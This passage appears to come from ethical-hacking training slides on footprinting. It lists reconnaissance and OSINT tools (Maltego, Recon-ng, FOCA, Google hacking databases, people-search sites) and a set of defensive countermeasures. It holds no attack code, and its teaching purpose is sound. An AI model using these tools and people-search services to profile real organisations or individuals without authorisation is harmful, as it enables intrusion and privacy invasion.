
**Footprinting
Penetration
Testing**

Footprinting Tool: Maltego




Internet Domain

<http://www.paterva.com>



Personal Information

Footprinting Tool: Recon- ng



Recon- ng is a Web Reconnaissance framework with independent modules, database interaction, built in convenience functions, interactive help, and command completion, that provides an environment in which open source web-based reconnaissance can be conducted


The screenshot displays the Recon- ng framework interface. On the left, there is a terminal window showing a Linux shell with the root privilege. The terminal output includes commands like 'curl' and 'grep' used to extract URLs from a page. In the center, a map of the United States shows several states highlighted in red, indicating they are targets or have been reconed. Below the map, a banner for 'KALI LINUX' is visible. On the right, there is a results table with columns for 'id', 'host', 'ip address', 'region', 'country', 'latitude', 'longitude', and 'modules'. The table lists various hosts, such as 'store.ecouncil.org', 'cisco.ecouncil.org', and 'frank.ecouncil.org', along with their corresponding geographical information and assigned modules.

<https://bitbucket.org>

Footprinting Tool: FOCA



- FOCA (Fingerprinting Organizations with Collected Archives) is a tool used mainly to find metadata and hidden information in the documents its scans
- Using FOCA, it is possible to undertake multiple attacks and analysis techniques such as metadata extraction, network analysis, DNS snooping, proxies search, fingerprinting, open directories search, etc.



<https://www.elevenpaths.com>

Additional Footprinting Tools



Prefix Whois

<http://pwhois.org>



Netmask

<http://www.phenoelit.org>



NetScanTools Pro

<http://www.netscantools.com>



Binging

<http://www.blueinfy.com>



Tctrace

<http://www.phenoelit.org>



SearchBug

<http://www.searchbug.com>



Autonomous System

Scanner (ASS)

<http://www.phenoelit.org>



TinEye

<http://www.tineye.com>



DNS-Digger

<http://www.dnsdigger.com>



Robtex

<http://www.robtex.com>


Additional Footprinting Tools (Cont'd)



Dig Web Interface
<http://www.digwebinterface.com>




SpiderFoot
<http://www.spiderfoot.net>




White Pages
<http://www.whitepages.com>



NSlookup
<http://www.kloth.net>



Email Tracking Tool
<http://www.filley.com>



Zaba Search
<http://www.zabasearch.com>



yoName
<http://yoname.com>



GeoTrace
<http://www.nabber.org>



Ping-Probe
<http://www.ping-probe.com>



DomainHostingView
<http://www.nirsoft.net>


Additional Footprinting Tools (Cont'd)



MetaGoofil
<http://www.edge-security.com>



GMapCatcher
<http://code.google.com>



Wikto
<http://research.sensepost.com>



SearchDiggity
<http://www.bishopfox.com>



SiteDigger
<http://www.mcafee.com>



Google HACK DB
<http://www.secpoint.com>



Google Hacks
<http://code.google.com>



Gooscan
<http://www.darknet.org.uk>



BiLE Suite
<http://www.sensepost.com>



Trellian
<http://ci.trellian.com>

Module Flow



1

**Footprinting
Concepts**

2

**Footprinting
Methodology**

3

**Footprinting
Tools**

4

**Footprinting
Countermeasures**

5

**Footprinting
Penetration
Testing**

Footprinting Countermeasures



Restrict the employees to access social networking sites from organization's network




Configure web servers to avoid information leakage



Educate employees to use pseudonyms on blogs, groups, and forums




Do not reveal critical information in press releases, annual reports, product catalogues, etc.



Limit the amount of information that you are publishing on the website/ Internet



Use footprinting techniques to discover and remove any sensitive information publicly available



Prevent search engines from caching a web page and use anonymous registration services

Footprinting Countermeasures

(Cont'd)



Enforce security policies to regulate the information that employees can reveal to third parties



Set apart internal and external DNS or use split DNS, and restrict zone transfer to authorized servers



Disable directory listings in the web servers



Educate employees about various social engineering tricks and risks



Opt for privacy services on Whois Lookup database



Avoid domain-level cross-linking for the critical assets



Encrypt and password protect sensitive information


Module Flow



**Footprinting
Concepts**




**Footprinting
Methodology**



**Footprinting
Tools**



**Footprinting
Countermeasures**




**Footprinting
Penetration
Testing**

Footprinting Pen Testing



